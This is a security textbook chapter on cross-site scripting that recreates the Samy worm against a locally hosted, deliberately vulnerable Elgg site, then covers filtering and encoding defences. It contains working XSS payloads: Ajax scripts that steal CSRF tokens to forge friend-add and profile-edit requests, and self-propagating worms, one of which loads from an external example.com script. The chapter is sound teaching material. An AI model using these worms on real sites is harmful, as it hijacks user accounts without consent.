Chapter 10

Cross-Site Scripting Attack

On October 4th, 2005, Samy Kamkar placed a worm, a small piece of JavaScript code, in his profile on the `Myspace` social network site. Twenty hours later, the worm had infected over one million users, who unknowingly added Samy to their friend lists and also displayed a string "but most of all, samy is my hero" in their profile pages. This was the Samy worm, considered at that time as the fastest spreading virus[Wikipedia, 2017r]. The attack exploited a type of vulnerability called Cross-Site Scripting (XSS). XSS vulnerabilities have been reported and exploited since the 1990s. Many web sites suffered from XSS attacks in the past, including Twitter, Facebook, YouTube, etc. According to a report in 2007, as many as 68% of websites are likely to have XSS vulnerabilities, surpassing the buffer-overflow vulnerability to become the most common software vulnerability [Berinato, 2007].

In this chapter, we explain how XSS attacks work. We take a popular open-source social network application called `Elgg` , install it on our `Ubuntu12.04` virtual machine, with its countermeasures against XSS attacks disabled. We repeat what Samy did in 2005 by creating an XSS worm that can secretly add Samy to other people's friend lists, as well as changing their profiles.

Contents

10.1 The Cross-Site Scripting Attack

Cross-Site Scripting is a type of code injection attack, which typically involves three entities: an attacker, a victim, and a target website. Typically, the victim's web pages from the target website and his/her interactions with the website are protected, usually with login credentials, sessions cookies, etc. It is difficult for attackers to directly affect these pages or interactions. One way to affect them is to inject code into the victim's browser.

Getting a piece of code into a victim's browser is not difficult; actually, every time a user visits the attacker's web page, the JavaScript code placed on the web page will be executed on the user's browser. However, due to the sandbox protection implemented by browsers, the code from the attacker will not be able to affect the pages from the target website, nor can it affect the user's interaction with the target website. To cause damages on the victim with regards to the target website, the code has to come from the target website. Basically, the attacker must find a way to inject his/her malicious code to the victim's browser via the target website. This kind of attack is called cross-site scripting attack. Figure 10.1 illustrates what attackers have to do.





Figure 10.1: The general idea of the XSS attack

When code comes from a website, it is considered as trusted with respect to the website, so it can access and change the content on the pages from the website, read the cookies belonging to the website, as well as sending out requests to the website on behalf of the user. Basically, if an user has an active session with the website, the code can do whatever the user can do inside the session.


There are two typical ways for attackers to inject their code into a victim's browser via the target website. One is called non-persistent XSS attack, and the other is called persistent XSS attack. They are depicted in Figure 10.2, and we will discuss them in details.

10.1.1 Non-persistent (Reflected) XSS Attack

Many websites have reflective behaviors; that is, they take an input from a user, conduct some activities, and then send a response to the user in a web page, with the original user input included in the response (i.e., the user input is reflected back). For example, when we conduct a



(a) Non-persistent (Reflected) XSS attack



(b) Persistent XSS attack

Figure 10.2: Two types of XSS attack

Google search on some non-existing words (for example, xyz). The result page from Google usually contains a phrase like "No results found for xyz". The input "xyz" is reflected back.

If a website with such a reflective behavior does not sanitize user inputs properly, it may have an XSS vulnerability. Attackers can put JavaScript code in the input, so when the input is reflected back, the JavaScript code will be injected into the web page from the website. That is exactly what is needed for a successful XSS attack. It should be noted that the code-bearing input must be sent from the targeted victim's machine, so the web page with the injected code can be sent to the victim's browser, and then the injected code can run with the victim's privilege.

Figure 10.2(a) shows how the attacker can exploit a non-persistent XSS vulnerability. Let us assume that the vulnerable service on the website is `http://www.example.com/search?input=word`, where `word` is provided by users. The attacker sends the following URL to the victim and tricks him/her to click the link (note: special characters in a URL, such as brackets and quotations, need to be encoded properly; we did not show the encoding for the sake of readability).

```
http://www.example.com/search?input=<script>alert("attack");</script>
```

Once a victim clicks on the link, an HTTP GET request will be sent to the `www.example.com` web server, which returns a page containing the search result, with the original input being included in the page. Therefore, the following JavaScript code made by the attacker successfully gets into the victim's browser, inside a page from `www.example.com`. The victim should be able to see a pop-up message, saying "attack". The code is triggered.

```
<script>alert("attack");</script>
```

10.1.2 Persistent XSS Attack

In the persistent XSS attacks, attackers can directly send their data to a target website, which stores the data in a persistent storage. If the website later sends the stored data to other users, it creates a channel between the attackers and other users. Such channels are quite common in web applications. For example, user profile in social networks is such a channel, because the data in a profile are set by one user and viewable by others. Another example is user comments, which are provided by one user, but can be viewed by others.

These channels are supposed to be data channels; that is, only data are sent through this channel. Unfortunately, data provided by users often contain HTML markups, including those for JavaScript code. Namely, users can embed a piece of JavaScript code in their input. If the input is not properly sanitized, the code inside can flow to other users' browser through the aforementioned channel. Once it has reached there, it can get executed. To browsers, the code is just like the other code on the same page; they have no idea that the code was originally provided by another user, not by the website that they are interacting with. Therefore, the code is given the same privilege as that from the website, so essentially they can do whatever the other code on the same page can do. Figure 10.2(b) shows how the malicious code from the attacker can get into a victim's browser via the target website.

10.1.3 What damage can XSS cause?

Once a piece of malicious code successfully gets into a victim's page, it can cause a variety of damages. We give a few examples in the following.

- Web defacing: JavaScript code can use DOM APIs to access the DOM nodes inside its hosting page, including reading from, writing to, and delete DOM nodes. Therefore, the injected JavaScript code can make arbitrary changes to the page. For instance, if this page is supposed to be a news article, the injected JavaScript code can change this news article to something fake, or change some of the pictures on the page.

- Spoofing requests: The injected JavaScript code can also send HTTP requests to the server on behalf of the user. In the Samy worm case, the malicious code sent out HTTP requests to `MySpace`, asking it to add a new friend to the victim's friend list, as well as changing the content of the victim's profile.

- Stealing information: The injected JavaScript code can also steal victim's private data, including the session cookies, personal data displayed on the web page, data stored locally by the web application, etc.

10.2 XSS Attacks in Action

In this section, we use a real web application to show how XSS attacks works, and how attackers can launch such attacks against vulnerable web applications. We focus on the persistent XSS attacks. We are going to emulate what Samy did to `myspace.com`, by doing similar attacks on a web application installed in our pre-built `Ubuntu12.04` virtual machine. The web application is called `Elgg` , which is a popular open-source web application for social networks. `Elgg` has implemented a number of countermeasures to defeat XSS attacks. For the sake of experiment, we have disabled these countermeasures inside our VM, intentionally making it vulnerable.

We host the `Elgg` web application at the website `http://www.xsslabelgg.com`. For simplicity, we host this website on `localhost`, by mapping the hostname `www.xsslabelgg.com` to the IP address `127.0.0.1 (localhost)`. The mapping is added to `/etc/hosts`. Moreover, we add the following entries to the Apache configuration file `/etc/apache2/sites-available/default`, so Apache can recognize the site. The `DocumentRoot` field specifies the directory where the files of a website are stored.

```
<VirtualHost *:80>
        ServerName www.XSSLabElgg.com
        DocumentRoot /var/www/XSS/elgg
</VirtualHost>
```

For our experiment purpose, we have created several user accounts on the `Elgg` server; their credentials are given below.

```
----------------------------------------
  User     |  UserName     |    Password
----------------------------------------
  Admin    |  admin        |    seedelgg
  Alice    |  alice        |    seedalice
  Boby     |  boby         |    seedboby
  Charlie  |  charlie      |    seedcharlie
  Samy     |  samy         |    seedsamy
----------------------------------------
```

10.2.1 Prelude: Injecting JavaScript Code

To launch an XSS attack, we need to find a place where we can inject JavaScript code. There are many places in `Elgg` where inputs are expected, such as the form entries in the profile page. These places are potential attack surfaces for XSS attacks. Instead of typing in normal text inputs in these entries, attackers can put JavaScript code there. If a web application does not remove the code, when the code reaches another user's browser, it can be triggered and cause damages. Let us first try whether any of the profile entries allow us to successfully inject JavaScript code.

Let us simply place some code in the `"Brief description"` field of Samy's profile page. In this field, we type in the following code:

```
<script> alert("XSS"); </script>
```

Whenever somebody, say Alice, views Samy's profile, the code can be executed and display a simple message. This experiment demonstrates that code injected to the "Brief description" field can be triggered. There is an XSS vulnerability here. Obviously, the vulnerability exists because we have removed Elgg's defense. Many real-world web applications do not have defenses; by simply typing a piece of JavaScript code in their text fields, attackers can quickly figure out whether a web application is vulnerable or not.

10.2.2 Use XSS Attacks to Befriend with Others

Let us do some real damage. In Samy's Myspace hack, he added himself to other people's friend lists, without their consents of course. In this experiment, we would like to do something similar. Namely, the attacker (Samy) will inject JavaScript code to his own profile; when other people (victims) view his profile, the injected code will be triggered, automatically sending out a request to add Samy to their friend lists. Let us see how Samy can do that.

Investigation

In the attack, we need to send out an HTTP request to Elgg, asking it to add a friend. We need to figure out what HTTP request should be sent out and what parameters should be attached. We did such an investigation in Chapter 9 (CSRF Attack). The investigation here is the same. Basically, in Charlie's account, Samy clicks the add-friend button to add himself to Charlie's friend list, while using Firefox's LiveHTTPHeader extension to capture the add-friend request. The captured HTTP request header is shown below.

```
http://www.xsslabelgg.com/action/friends/add?friend=42                ①
         &__elgg_ts=1489201544&__elgg_token=7c1763...                  ②

GET /action/friends/add?friend=42&__elgg_ts=1489201544
         &__elgg_token=7c1763deda696eee3122e68f315...
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Cookie: Elgg=nskthij9ilai0ijkbf2a0h00m1
Connection: keep-alive                                                 ③
```

Most of the lines in the above HTTP header are standard, except those marked by circled numbers. We will explain these lines below.

- Line ①: This is the URL of Elgg's add-friend request. In the request, we need to set the target URL to http://www.xsslabelgg.com/action/friends/add. In addition, the add-friend request needs to specify what user is to be added to the friend list. The friend parameter is used for that purpose. In the captured request, the value of this parameter is set to 42, which is Samy's ID (it is called GUID in Elgg).
- Line ②: There are two additional parameters in the URL: __elgg_ts and __elgg_token. These parameters are Elgg's countermeasure against CSRF attacks. In the CSRF chapter, we disabled the countermeasures, but for XSS attacks, we have turned it back on. Our request does need to set these two parameters correctly, or it will be treated as a cross-site

request and be discarded. The values in both parameters are page specific, so the injected JavaScript code cannot hard-code these two values; it has to find the correct values during runtime.

- Line ③: The is the session cookie; without it, `Elgg` will simply discard the request. The captured cookie is Charlie's session cookie; when Alice sends a request, the value will be different. The cookie field of an HTTP request is automatically set by browsers, so there is no need for attackers to worry about it. However, if attackers do want to read the cookie, they will be allowed, because the injected JavaScript code does come from `Elgg`, and hence has right to do so. This is different from the situation in CSRF attacks, where the code from attackers comes from a third-party page and thus cannot access `Elgg`'s cookies.

From the investigation result, our main challenge is to find out the values for the `__elgg_ts` and `__elgg_token` parameters. As we have mentioned before, the purpose of these two parameters is to defeat CSRF attacks, and their values are embedded in `Elgg`'s pages. In XSS attacks, the malicious JavaScript code is injected inside the same `Elgg` pages, so it can read anything on the pages, including the values of these two parameters. Let us figure out how to find these two values. While viewing an `Elgg` page, we can right-click the page, select `"View Page Source"`, and look for the following JavaScript code:

```
<script type="text/javascript">
...
elgg.config.lastcache = 1416251895;
elgg.config.viewtype = 'default';
elgg.config.simplecache_enabled = 1;

elgg.security.token.__elgg_ts = 1426685430;            ①
elgg.security.token.__elgg_token = '8bac...2be';        ②

elgg.page_owner =  {"guid":39,"type":"user",...};
elgg.session.user = new elgg.ElggUser({"guid":39, ...,
                                     "name":"Alice", ...};
...
</script>
```

From Lines ① and ②, we can see that the two secret values are already assigned to `elgg.security.token.__elgg_ts` and `elgg.security.token.__elgg_token`, which are two JavaScript variables. This is for the convenience of the JavaScript code inside the page. Since all requests to `Elgg` from the page need to attach these two values, having each of the values stored in a variable makes accessing them much easier. That also make our attack easy, because instead of searching for them, we can simply load the values from these variables.

Construct an Add-friend Request

We are now ready to write code to send out a valid add-friend request. Unlike CSRF attacks, which send out a normal HTTP request from a page belonging to the attacker, we will be sending the request from inside an `Elgg` page. If we also send out a normal HTTP request, we will cause the browser to navigate away from its current page, which may alert the victim. It will be more desirable if the request does not cause the browser to navigate away. We can achieve that using Ajax [Wikipedia, 2017c], which sends out HTTP requests in the background. The code below shows how to construct and send an Ajax request.

Listing 10.1: Construct and send an add-friend request


```
<script id="worm" type="text/javascript">
// Set the timestamp and secret token parameters
var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;       ①
var token = "&__elgg_token="+elgg.security.token.__elgg_token; ②

// Construct the URL (Samy's GUID is 42)
var sendurl="http://www.xsslabelgg.com/action/friends/add"     ③
          + "?friend=42" + token + ts;                         ④

// Create and send the Ajax request
var Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
                      "application/x-www-form-urlencoded");
Ajax.send();
</script>
```

In the code above, Lines ① and ② get the timestamp and secret token values from the corresponding JavaScript variables. Lines ③ and ④ construct the URL, which includes three parameters: friend, timestamp, and token. The rest of the code uses Ajax to send out the GET request.

Inject JavaScript Code into a Profile

After the malicious code is constructed, we put it into Samy's profile (see Figure 10.3); when a victim visits Samy's profile, the code can get executed from inside the victim's browser. There are several fields on a user's profile, and we choose the `"About me"` field. It should be noted that this field supports editor functionalities, i.e., it can format text. Basically, the editor adds additional formatting data to the text. These additional data can cause problems to the JavaScript code. We need a plaintext field. We can click on the `"Remove Editor"` button on the top-right corner of this field to switch to the plaintext mode. It should be noted that even if `Elgg` does not provide a plaintext editor for this field, attacks can still be launched, although they will be just slightly more difficult. For example, an attacker can use a browser extension to remove those formatting data from HTTP requests, or simply sends out requests using a customized client, instead of using browsers.

After Samy finishes the above step, he just needs to wait for others to view his profile. Let us go to Alice's account. Once we have logged in, from the menu bar, we can click `More`, and then `Members`; we will find all the users. After clicking Samy, we will be able to see Samy's profile. Alice is not going to see the JavaScript code, because browsers do not display JavaScript code; they instead run it. Namely, as soon as Alice opens Samy's profile page, the malicious code embedded in the `"About me"` field is triggered, and send an add-friend request to the server, all in the background, without being noticed by Alice. If we check Alice's friend list, we should be able to see Samy's name there if the attack is successful,



```
<script id="worm" type="text/javascript">

var ts =  "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add" + "?friend=42" + token + ts;
var Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send();

</script>
```

Figure 10.3: Inject JavaScript code to profile.

10.2.3 Use XSS Attacks to Change Other People's Profiles

In our next attack, we are going one step further by adding a statement to the victim's profile. To emulate what Samy did to `Myspace`, we will add "SAMY is MY HERO" to the profile of anybody who visits his profile. To update profiles, a valid request needs to be sent to `Elgg`'s edit-profile service. We will do some investigation first.

Investigation

Similar to the attack on the add-friend service, we need to understand what URL and parameters are needed for the edit-profile service. Using the `LiveHTTPHeader` extension, we captured an edit-profile request, which is shown in the following (the investigation is the same as that in the CSRF attack).

```
http://www.xsslabelgg.com/action/profile/edit    ①

POST /action/profile/edit HTTP/1.1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,application/xml; ...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Cookie: Elgg=mpaspvnlq67odllki9rkklema4          ②
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 493
__elgg_token=1cc8b5c...&__elgg_ts=1489203659     ③
```

```
&name=Samy
&description=SAMY+is+MY+HERO                              ④
&accesslevel%5Bdescription%5D=2                           ⑤
... (many lines omitted) ...
&guid=42                                                  ⑥
```

Let us look at the lines marked by the circled numbers.

- Line ①: This is the URL of the edit-profile service: `http://www.xsslabelgg.com/action/profile/edit`.
- Line ②: This header field contains the session cookie of the user. All HTTP requests to the `Elgg` website contain this cookie, which is set automatically by browsers, so there is no need for attackers to set this field.
- Line ③: These two parameters are used to defeat CSRF attacks. If they are not set correctly, our requests will be treated as cross-site requests, and will not be processed.
- Line ④: The description field is our target area. We would like to place "SAMY is MY HERO" in this field. We need to encode the string by replacing each space with a plus sign.
- Line ⑤: Each field in the profile has an access level, indicating who can view this field. By setting its value to 2 (i.e., public), everybody can view this field. The name for this field is actually `accesslevel[description]`, but we need to encode the left and right brackets with `%5B` and `%5D`, respectively.
- Line ⑥: This is the GUID of the user whose profile is to be updated. In our attacks, the value should be the victim's GUID. It can be obtained from the victim's page. In the CSRF attack against `Elgg`, attackers are unable to learn the victim's GUID, because their code cannot access the victim's `Elgg` pages. Therefore, in the attack code, we hardcoded Alice's GUID, so the code can only attack Alice. In XSS attacks, because attackers can get the victim's GUID from the page, we do not need to limit our attacking code to a particular victim. Similar to the timestamp and token, the GUID value is also stored in a JavaScript variable called `elgg.session.user.guid`.

Construct an Ajax Request to Modify Profile

We are ready to construct an Ajax request to modify a victim's profile. The code in the following is almost the same the one constructed in the previous add-friend attack (Listing 10.1), except for some fields. We also added a check in Line ① to ensure that it does not modify Samy's own profile, or it will overwrite the malicious content in Samy's profile. The code is listed below.

Listing 10.2: Construct and send an edit-profile request

```
<script id="worm" type="text/javascript">
// Access user name and guid
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;

// Access timestamp and security token
var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;

// Set the content and access leve for the description field
var desc = "&description=SAMY+is+MY+HERO";
desc += "&accesslevel%5Bdescription%5d=2";

// Set the URL
var sendurl="http://www.xsslabelgg.com/action/profile/edit";

// Construct and send the Ajax request
if(elgg.session.user.guid != 42)      ①
{
   //Create and send Ajax request to modify profile
   var Ajax=new XMLHttpRequest();
   Ajax.open("POST", sendurl, true);
   Ajax.setRequestHeader("Host","www.xsslabelgg.com");
   Ajax.setRequestHeader("Content-Type",
                         "application/x-www-form-urlencoded");

   // Send the POST request with the data
   Ajax.send(token + ts + name + desc + guid);
}
</script>
```

Inject the Code into Attacker's Profile

Similar to the previous add-friend attack, Samy can place the malicious code into his profile, and then wait for others to visit his profile page. Now, let us log into Alice's account, and view Samy's profile. As soon as Samy's profile is loaded, the malicious code will get executed. If Alice checks her own profile, she would see that a sentence "`SAMY is MY HERO`" has been added to the "`About me`" field of her profile.

10.3 Achieving Self-Propagation

What really made Samy worm interesting is its self-propagating nature. When others visited Samy's `Myspace` profile, not only would their profiles be modified, they also got infected; that is, their profiles would also carry a copy of Samy's JavaScript code. When an infected profile was viewed by others, the code would be further spread. Basically, the worm were spread at an exponential rate (see Figure 10.4). This was why just within 20 hours after Samy released the worm, over one million users were affected, making it one of the fastest spreading viruses of all time [Wikipedia, 2017r].

In this attack, we show how attackers can create a self-propagating JavaScript code that spreads like a worm. This is called XSS worm. In the previous attack, we managed to modify the victim's profile; we will make the attack self-propagating in this attack.

To achieve self-propagation, malicious JavaScript code needs to get an identical copy of itself. There are two typical approaches to achieve self-propagation in JavaScript.

- The DOM approach. JavaScript code can get a copy of itself directly from the DOM (Document Object Model) tree via DOM APIs.




Figure 10.4: Self Propagating XSS Attack

- The link approach. JavaScript code can be included in a web page via a link, using the `src` attribute of the `script` tag.

10.3.1 Creating a Self-Propagating XSS Worm: the DOM Approach

When a web page is loaded, the browser creates a Document Object Model (DOM) of the page. DOM organizes the contents of a page into a tree of objects (DOM nodes). Using the APIs provided by DOM, we can access each of the nodes on the tree. If a page contains JavaScript code, the code will be stored as an object in the tree. If we know which DOM node contains the code, we can use DOM APIs to get the code from the node. To make it easy to find the node, all we need to do is to give the JavaScript node a name, and then use the `document.getElementById()` API to find the node. In the following, we show a code example, which displays a copy of itself.

```
<script id="worm">

// Use DOM API to get a copy of the content in a DOM node.
var strCode = document.getElementById("worm").innerHTML;

// Displays the tag content
alert(strCode);

</script>
```

In the above code, we give the `script` block an id called `worm` (we can use any arbitrary name). We then use `document.getElementById("worm")` to get a reference of the `script` node. Finally, we use the node's `innerHTML` attribute to get its content. It should be noted that `innerHTML` only gives us the inside part of the node, not including the surrounding `script` tags. We just need to add the beginning tag `<script id="worm">` and the ending tag `</script>` to form an identical copy of the malicious code.

Using the above technique, we can modify our attack code from Listing 10.2. In addition to putting "SAMY is MY HERO" in the description field, we would like to add a copy of the JavaScript code to that message, so the victim's profile will also carry the same worm, and can thus infect other people. The self-propagating JavaScript code is listed below (Listing 10.3).

Listing 10.3: "a self-propogating JavaScript program"

```
<script id="worm" type="text/javascript">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";  ①
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";                                    ②

// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);   ③

// Set the content of the description field and access level.
var desc = "&description=SAMY+is+MY+HERO" + wormCode;
desc += "&accesslevel%5Bdescription%5d=2";                         ④

// Get the name, guid, timestamp, and token.
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;

// Set the URL
var sendurl="http://www.xsslabelgg.com/action/profile/edit";

// Construct and send the Ajax request
if(elgg.session.user.guid != 42)
{
  //Create and send Ajax request to modify profile
  var Ajax=new XMLHttpRequest();
  Ajax.open("POST", sendurl, true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type",
                        "application/x-www-form-urlencoded");

  // Send the POST request with the data
  Ajax.send(token + ts + name + desc + guid);
}
</script>
```

Several parts from the above code need some further explanation:

- From Lines ① to ②, we construct a copy of the worm code, including its surrounding `script` tags. In Line ②, we use `"</" + "script>"` to construct the string `"</script>"`. We have to split the string into two parts, and then use '+' to concatenate them together. If we directly put the latter string in the code, Firefox's HTML parser will consider the string as a closing tag of the JavaScript code block, causing the rest of the code to be ignored. By using the split-and-then-merge technique, we can "fool" the parser.

- *URL encoding.* When data are sent in HTTP POST requests with the `Content-Type` set to `application/x-www-form-urlencoded`, which is the type used in our code, the data should also be encoded. The encoding scheme is called *URL encoding*, which replaces non-alphanumeric characters in the data with `%HH`, a percent sign and two hexadecimal digits representing the ASCII code of the character. The `encodeURIComponent()` function in Line ③ is used to URL-encode a string.

- *Access Level* (Line ④). It is very important to set the access level to "public" (value 2); otherwise, `Elgg` will use the default value "private", making it impossible for others to view the profile, and thus preventing the worm inside from further spreading to other victims.

After Samy places the above self-propagating code in his profile, when Alice visits Samy's profile, the worm in the profile gets executed and modifies Alice's profile, inside which, a copy of the worm code is also placed. Now when another user, say Boby, visits Alice's profile, Boby will be attacked and infected by the worm code in Alice's profile. The worm will be spread like this in an exponential rate.

10.3.2 Create a Self-Propagating Worm: the Link Approach

To include JavaScript code inside a web page, we can put the entire code in the page, or put the code in an external URL and link it to the page. The following example shows how to do it using the second approach. In this example, the JavaScript code `xssworm.js` will be fetched from an external URL. Regardless of whether code is linked or embedded, its privileges are the same.

```
<script  type="text/javascript"
         src="http://www.example.com/xssworm.js">
</script>
```

Using this idea, we do not need to include all the worm code in the profile; instead, we can place our attack code in `http://www.example.com/xssworm.js`. Inside this code, we need to do two things to achieve damage and self-propagation: add the above JavaScript link (for self-propagation) and `"SAMY is MY HERO"` (for damage) to the victim's profile. Part of the code `xssworm.js` is listed below.

```
var wormCode =  encodeURIComponent(
          "<script type=\"text/javascript\" "
        + "src=\"http://www.example.com/xssWorm.js\">";
        + "</" + "script>");

// Set the content for the description field
var desc="&description=SAMY+is+MY+HERO" + wormCode;
desc += "&accesslevel%5Bdescription%5d=2";

(the rest of the code is the same as that in the previous approach)
...
```

10.4 Preventing XSS attacks

The fundamental cause of XSS vulnerabilities is that HTML allows JavaScript code to be mixed with data. When web applications ask users to provide data (e.g. comments, feedbacks, profiles), typically, they either expect a plain text or a text with HTML markups; no typical application asks users to provide code. However, since HTML markups do allow code, allowing HTML markups opens a door for embedding code in the data; unfortunately, there is no easy way for applications to get rid of the code, while allowing other HTML markups. When the code and data mixture arrives at the browser side, the HTML parser in the browser does separate code from data, but it does not know whether the code is originated from the web application itself (trusted) or from another user (untrusted), so it simply does what it is supposed to do–executing the code.

Based on the fundamental cause, the key question for countermeasures is how to get rid of the code from user inputs; even if we cannot get rid of it, we should render it ineffective. There are two general approaches: (1) filter out the code from data, and (2) convert the code to data via encoding.

The filter approach. The concept of this approach is quite simple: it simply removes the code from user inputs. However, implementing a good filter is not as easy as one might think. In the original Samy's attack, the vulnerable code at `Myspace.com` did have filters in place, but they were bypassed [Kamkar, 2005]. The main reason is that there are many ways for JavaScript code to be mixed inside data. Using `script` tags is not the only way to embed code; many attributes of HTML tags also include JavaScript code.

Due to the difficulty in implementing filters, it is suggested that developers use well-vetted filters in their code, instead of developing one by themselves, unless they are fully aware of the difficulty and are qualified to write such a filter. There are several open-source libraries that can help filter out JavaScript code. For example, jsoup [jsoup.org, 2017] provides an API called `clean()` to filter out JavaScript code from data. This library has been tested quite extensively, and it can filter out JavaScript code that is embedded in a variety of ways.

The encoding approach. Encoding replaces HTML markups with alternate representations. Browsers only display these representations, without treating them as anything special. Therefore, if data containing JavaScript code are encoded before being sent to browsers, the embedded JavaScript code will be displayed by browsers, not executed by them. For example, if an attacker injects a string `"<script> alert('XSS') </script>"` into a text field of a web page, after being encoded by the server, the string becomes `"&lt;script&gt; alert('XSS') </script&gt;"`. When a browser sees the encoded script, it will not execute the script; instead, it converts the encoded script back to `"<script> alert('XSS') </script>"` and displays the script as part of the web page.

